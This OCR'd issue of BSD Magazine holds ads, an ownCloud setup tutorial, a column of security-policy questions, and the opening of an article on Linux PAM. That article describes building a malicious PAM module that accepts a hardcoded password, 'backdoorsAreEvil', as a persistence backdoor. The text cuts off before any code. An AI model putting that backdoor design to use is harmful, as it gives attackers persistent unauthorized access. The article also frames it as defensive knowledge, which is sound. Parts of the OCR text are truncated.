MAGAZINE

BSD

FOR NOVICE AND ADVANCED USERS

ownCloud

FILE SHARING APPLICATION WRITTEN IN PHP

PYTHON PROGRAMMING: THE CSV AND JSON PYTHON MODULE

NODEJS AND FREEBSD PART 2

PLUGGABLE AUTHENTICATION MODULES

VOL.9 NO.05
ISSUE 70
1898-9144

FREENAS MINI
STORAGE APPLIANCE

IT *SAVES* YOUR LIFE.

HOW IMPORTANT IS YOUR DATA?

Years of family photos. Your entire music and movie collection. Office documents you've put hours of work into. Backups for every computer you own. We ask again, *how important is your data?*

NOW IMAGINE LOSING IT ALL

Losing one bit - that's all it takes. One single bit, and your file is gone.

The worst part? **You won't know until you absolutely need that file again.**

Example of one-bit corruption

THE SOLUTION

The FreeNAS Mini has emerged as the clear choice to save your digital life. **No other NAS in its class offers ECC (error correcting code) memory and ZFS bitrot protection to ensure data always reaches disk without corruption and *never degrades over time*.**

No other NAS combines the inherent data integrity and security of the ZFS filesystem with fast on-disk encryption. No other NAS provides comparable power and flexibility. The FreeNAS Mini is, hands-down, the best home and small office storage appliance you can buy on the market. **When it comes to saving your important data, there simply is no other solution.**

The Mini boasts these state-of-the-art features:

- 8-core 2.4GHz Intel® Atom™ processor
- Up to 16TB of storage capacity
- 16GB of ECC memory (with the option to upgrade to 32GB)
- 2 x 1 Gigabit network controllers
- Remote management port (IPMI)
- Tool-less design; hot swappable drive trays
- FreeNAS installed and configured

iXsystems®

http://www.iXsystems.com/mini

intel® inside™ ATOM™

FREENAS CERTIFIED STORAGE

With over six million downloads, FreeNAS is undisputedly *the* most popular storage operating system in the world.

Sure, you could build your own FreeNAS system: research every hardware option, order all the parts, wait for everything to ship and arrive, vent at customer service because it *hasn't*, and finally build it yourself while hoping everything fits - only to install the software and discover that the system you spent *days* agonizing over **isn't even compatible**. Or...


MAKE IT EASY ON YOURSELF

As the sponsors and lead developers of the FreeNAS project, iXsystems has combined over 20 years of hardware experience with our FreeNAS expertise to bring you FreeNAS Certified Storage. **We make it easy to enjoy all the benefits of FreeNAS without the headache of building, setting up, configuring, and supporting it yourself.** As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS.

Every FreeNAS server we ship is...

» Custom built and optimized for your use case
» Installed, configured, tested, and guaranteed to work out of the box
» Supported by the Silicon Valley team that designed and built it
» Backed by a 3 years parts and labor limited warranty

As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS. **Contact us today for a FREE Risk Elimination Consultation with one of our FreeNAS experts.** Remember, every purchase directly supports the FreeNAS project so we can continue adding features and improvements to the software for years to come. **And really - why would you buy a FreeNAS server from *anyone* else?**



FreeNAS 1U

- Intel® Xeon® Processor E3-1200v2 Family
- Up to 16TB of storage capacity
- 16GB ECC memory (upgradable to 32GB)
- 2 x 10/100/1000 Gigabit Ethernet controllers
- Redundant power supply

FreeNAS 2U

- 2x Intel® Xeon® Processors E5-2600v2 Family
- Up to 48TB of storage capacity
- 32GB ECC memory (upgradable to 128GB)
- 4 x 1GbE Network interface (Onboard) - (Upgradable to 2 x 10 Gigabit Interface)
- Redundant Power Supply

http://www.iXsystems.com/storage/freenas-certified-storage/

Dear Readers,

This new issue of BSD Magazine is coming out today. I hope that my words find you well and in a happy mood. I hope that you will find many interesting articles inside the magazine and that you will have time to read all of them. All comments are welcome.

We collected the articles written by experts in their field to provide you with highest-quality knowledge. Enjoy your reading and develop your new skills with our magazine!

Inside this BSD issue, we publish articles that will present security knowledge. If you want to find out more about Unix security, you should read them all. We would like to highlight the two articles on Pluggable Authentication Modules and Information Security.

Also, we recommend that you read Ivan Voras's article that will present the installation and the basic configuration of ownCloud, the well-known and excellent open source collaboration and file sharing application written in PHP.

Of course, please do not forget to read the 4th part of Josh Paetzel's article, "A Complete Guide to FreeNAS Hardware Design, Part IV: Network Notes & Conclusion". And for dessert, please go to see what Rob wrote for you this time. We really like his column and we are eagerly waiting to see what he wrote for next month.

As long as we have our precious readers, we have a purpose. We owe you a huge THANK YOU. We are grateful for every comment and opinion, either positive or negative. Every word from you lets us improve BSD magazine and brings us closer to the ideal shape of our publication.

Thank you.
Ewa & BSD Team

MAGAZINE BSD

Editor in Chief:
Ewa Dudzic
ewa.dudzic@software.com.pl

Contributing:
Michael Shirk, Andrey Vedikhin, Petr Topiarz, Solène Rapenne, Anton Borisov, Jeroen van Nieuwenhuizen, José B. Alós, Luke Marsden, Salih Khan, Arkadiusz Majewski, BEng, Toki Winter, Wesley Mouedine Assaby, Rob Somerville

Top Betatesters & Proofreaders:
Annie Zhang, Denise Ebery, Eric Geissinger, Luca Ferrari, Imad Soltani, Olaoluwa Omokanwaye, Radjis Mahangoe, Mani Kanth, Ben Milman, Mark VonFange

Special Thanks:
Annie Zhang
Denise Ebery

Art Director:
Ireneusz Pogroszewski

DTP:
Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Senior Consultant/Publisher:
Paweł Marciniak
pawel@software.com.pl

CEO:
Ewa Dudzic
ewa.dudzic@software.com.pl

Publisher:
Hakin9 Media SK
02-676 Warsaw, Poland
Postepu 17D
Poland
worldwide publishing
editors@bsdmag.org
www.bsdmag.org

Hakin9 Media SK is looking for partners from all over the world. If you are interested in cooperation with us, please contact us via e-mail: editors@bsdmag.org.

FreeNAS

in an Enterprise Environment

By the time you're reading this, FreeNAS has been downloaded more than 5.5 million times. For home users, it's become an indispensable part of their daily lives, akin to the DVR. Meanwhile, all over the world, thousands of businesses universities, and government departments use FreeNAS to build effective storage solutions in myriad applications.

What you will learn...

- How TrueNAS builds off the strong points of the FreeBSD and FreeNAS operating systems
- How TrueNAS meets modern storage challenges for enterr

The FreeNAS operating systems is fre
the public and offers thorough doc
active community, and a feature-ric
the storage environment. Based on Free
can share over a host of protocols (SMB
FTP, iSCSI, etc) and features an intuitiv
the ZFS file system, a plug-in system
much more.

Despite the massive popularity
aren't aware of its big brother dut
data in some of the most demand
environments: the proven, enterp
professionally-supported line of

But what makes TrueNAS diffe
Well, I'm glad you asked...

Commercial Grade Suppo

When a mission critical stor
organization's whole operat
halt. Whole community-bas
free), it can't always get an
and running in a timely m
responsiveness and expe
dedicated support team
provide that safety.

Created by the sam
developed FreeNAS.


OwnCloud

Security

Expert Says

Column

Learn what's new in SharePoint and Office 365!



SPTechCon
The SharePoint Technology Conference

August 24-27, 2015

BOSTON

Over 70 classes taught by expert speakers!

"This was a great conference that addresses all levels, roles and abilities. Great variety of classes, great presenters, and I learned many practical things that I can take back and start implementing next week."
—Kathy Mincey, Collaboration Specialist, FHI 360

SharePoint in the Cloud? On Premises? Or Both?

Come to SPTechCon Boston 2015 and learn about the differences between Office 365, cloud-hosted SharePoint, on-premises SharePoint, and hybrid solutions and build your company's SharePoint Roadmap!

Looking for SharePoint 2013 training?

Check out these targeted classes!

- Custom SharePoint 2013 Workflows that Use the SharePoint 2013 REST API
- SharePoint 2013 Farm Architecture and Visual Studio for Admin
- Creating a Branded Site in SharePoint 2013
- SharePoint's New Swiss Army Knife: The Content Search Web Part

Moving to Office 365?

Here are some targeted classes for YOU!

- Baby-Stepping Into the Cloud with Hybrid Workloads
- Demystifying Office 365 Administration
- Document Management and Records Management for Office 365
- Office 365 Search in the Cloud

MASTER THE PRESENT, PLAN FOR THE FUTURE! REGISTER NOW! → www.sptechcon.com

A BZ Media Event

File Sharing Over the Web with ownCloud

IVAN VORAS

This article is to walk the participant through the installation and the basic configuration of ownCloud, an excellent open source collaboration and file sharing application written in PHP.

OwnCloud is a well-featured collaboration application whose greatest features are:

- Extensive file sharing options: via the web interface, or via a DropBox-like desktop synchronization tool, or over the built-in WebDav server
- Document collaboration with simultaneous real-time editing of documents similar to Google Docs (though much less featured for now)
- A calendar and an address book, accessible from third party application by using the CalDav protocol
- An extensive architecture which allows plug-ins and additional applications to be included in the framework of the main application

In practice, its main selling point is the DropBox-like functionality with client applications available for Windows, Linux, Android and iPhone devices.

ownCloud requires a database which it will use to store metadata such as version information, and also system data and content for some types of resources. Depending on the type and frequency of its users, it could require approximately between 10 MB and 100 MB of database data per user per year. This article will use MySQL for its database for this and other applications, primarily because FreeBSD still has problems with UTF-8 collation required by PostgreSQL.

Installing MySQL

MySQL has a reputation for being simple, and it actually is. For this article, we will install MySQL version 5.5:

```
# pkg install mysql55-server mysql55-client
```

Updating FreeBSD repository catalogue…
FreeBSD repository is up-to-date.
All repositories are up-to-date.
The following 2 packages will be affected (of 0 checked):
New packages to be INSTALLED:

```
mysql55-server: 5.5.40
mysql55-client: 5.5.40
```

The process will require 105 MB more space. 8 MB to be downloaded.

After the installation, it simply needs to be configured and enabled in `/etc/rc.conf`, by adding lines such as the following:

```
mysql_enable="YES"
mysql_dbdir="/srv/mysql"
```

Before MySQL can be started, the database directory specified above needs to be created and appropriate permission given:

```
# mkdir /srv/mysql
# chown mysql:mysql /srv/mysql
```

It is also useful at this point to create a MySQL configuration file, name my.cnf and located in `/usr/local/etc`. This file can contain lines such as these:

```
[mysqld]
key_buffer = 128M
thread_concurrency = 4
query_cache_type = 1
query_cache_size = 128M
innodb_file_per_table = 1
```

MySQL is very customisable and supports a huge number of configuration options. The options in the above example specify the key buffer size of 128 MiB, that 4 threads will be used to serve queries, activate the query cache and set its size to also 128 MiB (the settings are unrelated). All of these settings are useful for increasing the database performance, but the official MySQL documentation should be studied to understand their full effects. The last line specifies that individual tables in the database will be saved as individual files in the database directory, which is extremely useful for backups and maintenance. After the configuration file is created, the database can be started by issuing:

```
# service mysql-server start
```

The first time MySQL is started it will create its required files.

Installing ownCloud

ownCloud is a PHP application whose source needs to be downloaded and unpacked in an appropriate directory on the server. It can be downloaded from *http://owncloud.org/*, for example with the following commands:

```
# cd /srv/www
# fetch -no-verify-peer https://download.owncloud.org/
   community/owncloud-7.0.2.tar.bz2
# tar xzf owncloud-7.0.2.tar.bz2
```

ownCloud requires that use which executes its code (the PHP interpreted, started by mod_fcgid in Apache as the "www" user) can write to some of its directories. We can adjust the permissions like this:

```
# cd /srv/www/owncloud
# mkdir data
# chgrp www apps config data
# chmod 0770 apps config data
```

It also requires some dependency packages:

```
# pkg install php5-exif php5-openssl php5-mysql php5-gd
   php5-ctype php5-dom php5-json php5-xml php5-simplexml
   php5-zip php5-zlib php5-bz2 php5-curl php5-mcrypt pecl-
   intl php5-fileinfo pecl-APC php5-mbstring php5-iconv
   php5-pdo php5-pdo_mysql mp3info php5-session
```

The next step is to create the MySQL database which will be used by ownCloud. To do this, simply run "mysql" as the root user and run the create database and grant commands at its prompt:

```
# mysql
```

Welcome to the MySQL monitor. – Commands end with ; or \g.

```
Your MySQL connection id is 1
Server version: 5.5.40 Source distribution
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All
   rights reserved.
```

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
 mysql> create database owncloud;
Query OK, 1 row affected (0.02 sec)
mysql> grant all on owncloud.* to 'owncloud'@'localhost';
Query OK, 0 rows affected (0.00 sec)
```

Conclusion

Finally, the Apache virtual host configuration can be updated. For this tutorial, we will only add ownCloud to the HTTPS virtual host of our default configuration file, which will now look like this:

```
<VirtualHost *:443>
ServerAdmin ivoras@gmail.com
ServerName www.ivoras.net
ServerAlias ivoras.net
ErrorLog "/var/log/http-default-error_log"
CustomLog "/var/log/http-default-access_log" combined


DocumentRoot "/srv/www/default"
<Directory "/srv/www/default">
Options ExecCGI FollowSymLinks

AddHandler fcgid-script php
FCGIWrapper /usr/local/bin/php-cgi .php
DirectoryIndex index.php
```

```
AllowOverride None
Require all granted
</Directory>

Alias /cloud "/srv/www/owncloud"
    <Directory "/srv/www/owncloud">
        Options ExecCGI FollowSymLinks

        AddHandler fcgid-script php
        FCGIWrapper /usr/local/bin/php-cgi .php
        DirectoryIndex index.php

        AllowOverride All
        Require all granted
    </Directory>

SSLEngine on
SSLCipherSuite !ADH:!EXPORT:!SSLv2:EECDH+aRSA+AESGCM:RC4+R
    SA:+HIGH:+MEDIUM:+LOW
SSLHonorCipherOrder On
SSLCertificateFile /var/ssl/ivoras.net.crt
SSLCertificateKeyFile /var/ssl/ivoras.net.key

</VirtualHost>
```




Figure 1. *Initial ownCloud configuration*

Apache needs to be restarted after the modification of the configuration file and the installation of new PHP modules:

```
# service apache24 restart
```

The first time the web site is visited with an URL such as *https://ivoras.net/cloud*, ownCloud will offer a simple configuration interface which must be used to create the initial administration user and to configure the database, which needs to be filled in as shown in the following image: Figure 1.

If the configuration is successful, you will be taken to the list of initial example files in ownCloud. Note than ownCloud has a large number of features so you need to study its interface and its user manual to know how to use it well.


ABOUT THE AUTHOR

Ivan Voras is a FreeBSD developer and a long-time user, starting with FreeBSD 4.3 and throughout all the versions since. In real life he is a researcher, system administrator and a developer, as opportunity presents itself, with a wide range of experience from hardware hacking to cloud computing. He is currently employed at the University of Zagreb Faculty of Electrical Engineering and Computing and lives in Zagreb, Croatia. You can follow him on his blog in English at http://ivoras.net/blog or in Croatian athttp://hrblog.ivoras.net/, as well as Google+ athttps://plus.google.com/+IvanVoras.

Figure 2. *Initial example files screen from ownCloud*


ISO

mobile · interactive · design



Click to View

- ☑ Mobile Apps
- ☑ Website Design
- ☑ Specialty Programming
- ☑ 3DSimulations
- ☑ Unity 3D
- ☑ SmartFoxServer
- ☑ Games
- ☑ Web & Database Dev
- ☑ Super friendly :)



reach out & let's talk: troy@isointeractive.com

www.isointeractive.com

Does your Information Belong to the CIA Triad?

ROB SOMERVILLE

Confidentiality, Integrity and Availability are the three pillars of Information Security. In this article, we pose a number of scenarios to you the IT professional and ask What would you do? Every environment is different, so we will not provide any answers, rather we want to stimulate thought and debate around the ethics that Donn Parker says is missing from the computer center. In this, the final part in this series, we will look at corporate policy.

01

Question 1.
How much "customer facing" exposure does your staff have? Do they have extensive and unfettered access to financial and confidential data, e.g. credit card details or information that would be potentially embarrassing if revealed to a third party? If so, are they vetted prior to interview? What steps do you take to check your employee's credit or criminal history? Is there any ongoing review over time?

02

Question 2.
Do you have an extensive acceptable use policy in place that covers not just access and use of IT facilities via your business infrastructure but also a social media policy to protect your corporate reputation?

03

Question 3.
Does your organisation regularly monitor the web to ascertain your online reputation? What about local and national press? Facebook? Twitter? Instagram?

04

Question 4.
What percentage of your corporate IT budget is spent on proactive security – e.g. penetration testing, building and personnel security (e.g. tailgating or social engineering), etc?

05

Question 5.
Do you have a policy in place to respond if your corporate website is compromised? Your Facebook or Twitter feeds?

06

Question 6.
Do you make extensive use of confidentiality and non-disclosure agreements with your staff? Your partners? Your suppliers?

07

Question 7.
What disaster recovery plans do you have in place? What level of risk are you willing to tolerate? What is the most valuable asset that your business holds?

08

Question 8.
What Service Level Agreements do you have in place with mission critical suppliers? Have you examined your supply chain for any weakness recently? What agreements and redundancy do you have in place to mitigate risk in these areas?

09

Question 9.
What risks are attached to the physical locations of your offices that could prevent service delivery? Your data centres? What potential risks can you foresee in the next month? The next quarter? The next year?

10

Question 10.
How large a 'churn' of staff do you have in your organisation? What risk does this impose to your data security? Is this churn due to your business sector? How many of these employees are disgruntled?




Image courtesy of John M. Kennedy T.

11

Question 11.

Do you use data-loss prevention on your email systems? Are documents pro-actively marked as 'Public', 'Confidential', 'Top Secret' etc? Can external sources easily identify your staff email address from their names? What implication and risks does this have for phishing attacks, impersonation etc?

12

Question 12.

What level of encryption do you use on corporate devices e.g. laptops, mobile phones, Bring your own devices etc? What about USB sticks? Can any external visitor plug their device into your network or use your corporate Wi-Fi?

13

Question 13.

How do you guarantee the secure delivery of sensitive files to external third parties? Is this audited? Monitored? Logged?

14

Question 14.

If there was to be a major security breach (e.g. loss of data, release of confidential information etc.) do you have a public relations plan in place? Do you have PR and legal resource who are "Internet savvy" on standby?

11

Question 15.

Do you develop or maintain software? What systems are in place to ensure that you release a quality product that is not tainted with malware or security holes? Can customers be sure that what you are releasing is what they are receiving? What version control and auditing do you use? Do you use third parties to manage this service? Is there a legal contract in place limiting your exposure if the worse were to happen?

12

Question 16.

Looking at your organisation, what would you consider the greatest risk to be? Medium risk? Low risk? Will this be likely to change in the future?

ABOUT THE AUTHOR

Rob Somerville has been passionate about technology since his early teens. A keen advocate of open systems since the mid-eighties, he has worked in many corporate sectors including finance, automotive, airlines, government and media in a variety of roles from technical support, system administrator, developer, systems integrator and IT manager. He has moved on from CP/M and nixie tubes but keeps a soldering iron handy just in case.

Great Specials

On FreeBSD® & PC-BSD® Merchandise

Give us a call & ask about our
SOFTWARE BUNDLES
1.925.240.6652

$39.95
FreeBSD 9.1 Jewel Case CD Set
or FreeBSD 9.1 DVD

$29.95
PC-BSD 9.1 DVD

$49.95 Save a BUNDLE!
The PC-BSD 9.0 Users Handbook
PC-BSD 9.1 DVD

$99.95
The FreeBSD CD or DVD Bundle

Inside each CD/DVD Bundle, you'll find:
FreeBSD Handbook, 3rd Edition
Users Guide FreeBSD Handbook, 3rd Edition, Admin Guide
FreeBSD 9.1 CD or DVD set
FreeBSD Toolkit DVD

Stylish Dress Attire
Look Your Professional Best

Comfy Apparel
Stay Warm in Zip Ups & Pullovers

T-Shirts
Lots of Styles to Choose From

FreeBSD 9.1 Jewel Case CD/DVD $39.95

CD Set Contains:

- **Disc 1** Installation Boot LiveCD (i386)
- **Disc 2** Essential Packages Xorg (i386)
- **Disc 3** Essential Packages, GNOME2 (i386)
- **Disc 4** Essential Packages (i386)

FreeBSD 9.0 CD $39.95
FreeBSD 9.0 DVD $39.95

FreeBSD Subscriptions

Save time and $$$ by subscribing to regular updates of FreeBSD

FreeBSD Subscription, start with CD 9.1 ..... $29.95
FreeBSD Subscription, start with DVD 9.1 ..... $29.95
FreeBSD Subscription, start with CD 9.0 ..... $29.95
FreeBSD Subscription, start with DVD 9.0 ..... $29.95

PC-BSD 9.1 DVD (Isotope Edition)

PC-BSD 9.1 DVD $29.95
PC-BSD Subscription $19.95

The FreeBSD Handbook

The FreeBSD Handbook, Volume 1 (User Guide) $39.95
The FreeBSD Handbook, Volume 2 (Admin Guide) $39.95

The FreeBSD Handbook Specials

The FreeBSD Handbook, Volume 2 (Both Volumes) $59.95
The FreeBSD Handbook, Both Volumes & FreeBSD 9.1 ..... $79.95

PC-BSD 9.0 Users Handbook $24.95

BSD Magazine $11.99

The FreeBSD Toolkit DVD $39.95

FreeBSD Mousepad $10.00

FreeBSD & PCBSD Caps $20.00

BSD Daemon Horns $2.00

Bundle Specials!
Save $$$

Just Plain Fun
Mousepads & Novelty Horns

BSD Magazine
Available Monthly

For even **MORE** items
visit our website today!

www.FreeBSDMall.com

What is PAM and why do I care?

DANIEL LOHIN

Pluggable Authentication Modules (PAM) is the main mechanism for Linux as well as other Unix systems that performs the authentication of the user every time they log in. PAM can be configured in a number of ways in order to authenticate the user in a variety of means such as using passwords, SSH keys, smart cards, etc.

What you will learn…

- What Pluggable Authentication Modules
- How PAM can be used

What you should know…

- Basic knowledge on Linux

PAM can be used to authenticate users not only when logging on to the system from the traditional logon screen, but also through services such as FTP, HTTP, SAMBA and other services can use the PAM. If an attacker is able to modify the integrity of the PAM system, then they are given the ability to modify the method for PAM to authenticate users which is a perfect situation for creating a backdoor that will be used to establish a path with which they can access systems again. This article will detail how a simple PAM module can be created that could be placed on a system to allow an attacker to access a system in the future. This would be useful if an attacker has already gained root access to a system and wants to ensure that they are able to access again if their original path in is corrected. This article will also be useful for anyone in charge of defending systems as it will give the reader an understanding of what to monitor on their systems to detect compromise as well as help in investigations.

Introduction to the PAM configuration file

All Linux distributions have a different method of configuring the PAM configuration as the PAM configuration is fairly versatile in the way rules can be written. This section will detail information specifically as it relates to Red Hat Enterprise Linux 6 as well as Centos 6 to give the reader understanding of the configuration which can be modified to any Linux OS that utilizes PAM. The configuration for PAM is in the `/etc/pam.d` directory. There are a number of files in the directory to deal with various services that use PAM such as SSHD, the Gnome login, SU and a bunch of other key services. If you go into the sshd file you will notice that the second line after the comment includes *auth include password-auth*. Looking at almost all the other files that deal with network services in the `/etc/pam.d` directory reveals that almost every service has this line in it. What this does is creates a single file *password-auth* to update to affect the rules of all services that include this line. This prevents the administrator from having to edit every single file if they want the change these policies. The system-auth is used for logging in for them console as well as utilizing the `su` command. The password-auth and system-auth files are two files are generally all that need to be edited in order to change the PAM policies unless the change

only needs to be specific to a service. The configuration follows a pattern of:

```
<group>   <control flags>
<module and possibly arguments>
```

The password-auth file is broken into four groups which are auth, account, password and session. Each of those groups then calls a module which can provide a number of functions. The different groups are displayed in Table 1.

Table 1. *Groups available in PAM configurations*

auth	Auth provides the main identification and authentication of the user. Generally this is through passwords, but can be other mechanisms such as smart cards. Pam_unix.so (this module is used in all of the groups) provides the main authentication piece that verifies the username and password of the user when they log in.
account	Account provides a number of services to verify is the account follows a number of rules. This can be used to lock out accounts after a certain number of tries, ensures that the user is in certain groups, etc.
password	This group is used when the user sets their password. This is primarily used to check for the password complexity when the user sets their password. Pam_cracklib.so can be set up to ensure a minimum number of characters are used, require lower case, uppercase and symbols, etc. Pam_unix.so here can allow you to change the type of encryption that is used (sha512 is now the default in Red Hat 6).
session	Responsible for setting up and tearing down a service. Is used by services in different ways. One specifc thing it does is mounts user's home directory and a lot of other functions that this article isn't too concerned with.

Each of the modules is appended with, so which is a shared object. Some of these shared objects can take arguments that change their function and how they operate.

All the rules are read from top to bottom in a particular group. After each module is run a value is returned of pass or fail, the control flag is evaluated to see whether to allow it to continue or not. The control flag can be required, requisite, optional or sufficient as explained by Table 2.

As has been explained there are a number of modules that are available with a number of arguments that can be passed in to customize each module. Documentation is stored in `/usr/share/doc/pam-1.1.1/` (replace the version number with another if you have a different Linux distribution). that contains each of the individual modules in depth.

A quick note about Red Hat/Centos is that there is an authconfig program that when run, overwrites all customized configurations. In order to prevent this from happening, simply disable the use of the authconfig program with the command:

```
chmod -x `which authconfig`
```

Table 2. *Available control flags in PAM configuration files*

Required	If this module doesn't succeed, the entire group will fail, which means the user won't be able to login or change their password. PAM will immediately stop evaluating further in the stack.
Requisite	Very similar to required in that if this module doesn't succeed the entire group will again fail, the only difference is that PAM will continue running through each of the modules. When it reaches the end though, it will still fail.
Optional	The module will be run, but what it returns is irrelevant.
Sufficient	If this module succeeds immediately allow the entire group to pass and PAM will no longer continue evaluating following modules.

Creating your own PAM module for nefarious purposes

Creating a PAM module is generally done in C. This should only be done on non-production systems (obviously) as if a mistake is made, it may prevent the user from logging into the system again (or let anyone logon). Writing modules is fairly simple and usually just involves creating a module with one or more custom functions. A module can be used in one or more of the groups such as auth, session, account and/or password as discussed above, in order to perform different functions depending on which group the module is being used in. The pattern for each of the functions is as follows:

```
PAM_EXTERN int pam_sm_FUNCTION(pam_handle_t *pamh,
int flags, int argc, const char **argv)
```

Function is to be replaced with one of the following with their matching group displayed in Table 3.

These functions can either return PAM_SUCCESS when the module is successful or another value in cases in the case of errors (such as the user password was incorrect). Depending on what is returned, the rules defined in the PAM configuration files decide how this return code will be used. For example, if the rule is optional, then the return code doesn't really matter. If the rule is defined as required, then PAM_SUCCESS must be returned otherwise PAM no longer continues to evaluate the rules.

Table 3. *Available functions for PAM*

Function	Group
authenticate	Auth
setcred	Auth
acct_mgmt	Account
chauthtok	Password
open_session	Session
close_session	Session

For the purposes of making something nefarious the authenticate function is the most useful and this will be used for the rest of the article.

The code listed in Figure 1 contains the pam_sm_authenticate function so it will be used when the user logs in. The password is checked to see if the used typed in `backdoorsAreEvil` and if so, PAM_SUCCESS is returned. This function also writes *Backdoor activated* into `/var/log/messages` which may not be desirable if this is truly

```
